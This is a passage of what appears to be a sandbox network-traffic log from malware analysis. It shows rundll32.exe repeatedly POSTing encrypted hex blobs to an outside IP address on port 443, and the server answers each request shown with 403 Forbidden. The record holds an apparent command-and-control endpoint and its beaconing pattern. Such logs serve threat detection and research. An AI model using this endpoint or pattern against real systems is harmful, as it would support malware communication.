2021-10-28 02:46:56 UTC	278	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:56 UTC	283	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.5	50022	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:59 UTC	283	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:59 UTC	283	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:00 UTC	293	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.5	50023	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:59 UTC	288	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:59 UTC	288	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:00 UTC	293	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.5	50030	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:03 UTC	293	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:03 UTC	293	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:04 UTC	302	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49777	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:15 UTC	29	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:15 UTC	29	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:16 UTC	34	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.5	50031	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:03 UTC	298	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:03 UTC	298	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:04 UTC	303	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.5	50038	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:07 UTC	303	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:07 UTC	303	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:08 UTC	312	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.5	50039	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:07 UTC	308	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:07 UTC	308	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:08 UTC	313	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.5	50046	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:11 UTC	313	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:11 UTC	313	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:12 UTC	322	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.5	50047	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:11 UTC	318	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:11 UTC	318	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:12 UTC	323	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.5	50054	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:15 UTC	323	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:15 UTC	323	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:16 UTC	328	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.5	50055	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:16 UTC	328	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:16 UTC	328	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:17 UTC	332	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.5	50063	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:20 UTC	333	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:20 UTC	333	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:20 UTC	342	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.5	50064	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:20 UTC	337	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:20 UTC	338	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:21 UTC	342	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:21 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.5	50074	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:24 UTC	343	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
